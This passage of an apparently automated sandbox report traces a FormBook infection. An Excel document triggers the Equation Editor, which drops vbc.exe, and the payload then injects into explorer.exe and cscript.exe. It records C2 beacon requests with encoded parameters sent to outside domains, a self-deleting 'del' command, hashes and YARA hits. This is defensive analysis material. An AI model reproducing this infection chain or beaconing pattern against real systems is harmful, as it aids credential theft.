Jan 28, 2022 22:48:54.662053108 CET	841	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 21:48:54 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://dairatwsl.com/yrcy/?aN=e/RF5Wkvcu2kD6Q92hYVOLL0JiY85m+wPQ7mJBVhAbkMJKQBASQfBcFHsaVDtw323W8DmA==&jdfhnl=EvxTDFUPJ2-xUnMP host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 X-nginx-cache: WordPress X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	206.188.192.2	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:49:10.698079109 CET	842	OUT	GET /yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=v3r6hW97z/ZOf9TDdHCkxkGayxrL9igaQBwyCSAaMVPNp+0Lw1V9xr9SflbU5XGqGaZNlw== HTTP/1.1 Host: www.laqueenbeautybar.supplies Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:49:10.816883087 CET	843	IN	HTTP/1.1 400 Bad Request Server: openresty/1.19.9.1 Date: Fri, 28 Jan 2022 21:49:10 GMT Content-Type: text/html Content-Length: 163 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 39 2e 39 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty/1.19.9.1 </body></html>

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2552**, Parent PID: **596**

General

Target ID:	0
Start time:	22:46:16
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fc60000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E5A0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`t,	binary	60 74 2C 00 F8 09 00 00 02 00 00 00 00 00 00 00 9E 00 00 00 01 00 00 00 4E 00 00 00 44 00 00 00 76 00 65 00 63 00 63 00 68 00 69 00 6F 00 20 00 64 00 65 00 62 00 69 00 74 00 6F 00 5F 00 73 00 6B 00 74 00 67 00 68 00 5F 00 34 00 36 00 35 00 35 00 38 00 35 00 34 00 38 00 34 00 37 00 35 00 34 00 2E 00 78 00 6C 00 73 00 78 00 00 00 76 00 65 00 63 00 63 00 68 00 69 00 6F 00 20 00 64 00 65 00 62 00 69 00 74 00 6F 00 5F 00 73 00 6B 00 74 00 67 00 68 00 5F 00 34 00 36 00 35 00 35 00 38 00 35 00 34 00 38 00 34 00 37 00 35 00 34 00 00 00	success or wait	1	6E5A0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **3048**, Parent PID: **596**

General

Target ID:	2
Start time:	22:46:38
Start date:	28/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **1416**, Parent PID: **3048**

General

Target ID:	4
Start time:	22:46:43
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0xff0000
File size:	796672 bytes
MD5 hash:	A8F58E851A89075EE8AB92E5CB6A776C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.478639061.00000000024C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.479122518.00000000034C9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.479122518.00000000034C9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.479122518.00000000034C9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.478926747.0000000002550000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6FF291F6	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCCB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBDDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6FF291F6	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6FF291F6	unknown

Analysis Process: vbc.exe PID: **2860**, Parent PID: **1416**

General

Target ID:	5
Start time:	22:46:47
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xff0000
File size:	796672 bytes
MD5 hash:	A8F58E851A89075EE8AB92E5CB6A776C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.511806943.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.511806943.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.511806943.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.470929460.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.470929460.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.470929460.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.477062967.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.477062967.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.477062967.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.511894951.00000000005B0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.511894951.00000000005B0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.511894951.00000000005B0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4186E7	NtReadFile

Analysis Process: explorer.exe PID: **1764**, Parent PID: **2860**

General

Target ID:	6
Start time:	22:46:53
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.503199195.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.503199195.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.503199195.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.496910785.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.496910785.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.496910785.00000000097CB000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cscript.exe PID: **2540**, Parent PID: **1764**

General

Target ID:	7
Start time:	22:47:04
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0xed0000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668980858.0000000000070000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668980858.0000000000070000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668980858.0000000000070000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669019561.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669019561.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669019561.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669067975.00000000001D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669067975.00000000001D0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669067975.00000000001D0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	886E7	NtReadFile

Analysis Process: cmd.exe PID: **2812**, Parent PID: **2540**

General

Target ID:	8
Start time:	22:47:09
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x4aa10000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4AA1A7BD	DeleteFileW

Disassembly

No disassembly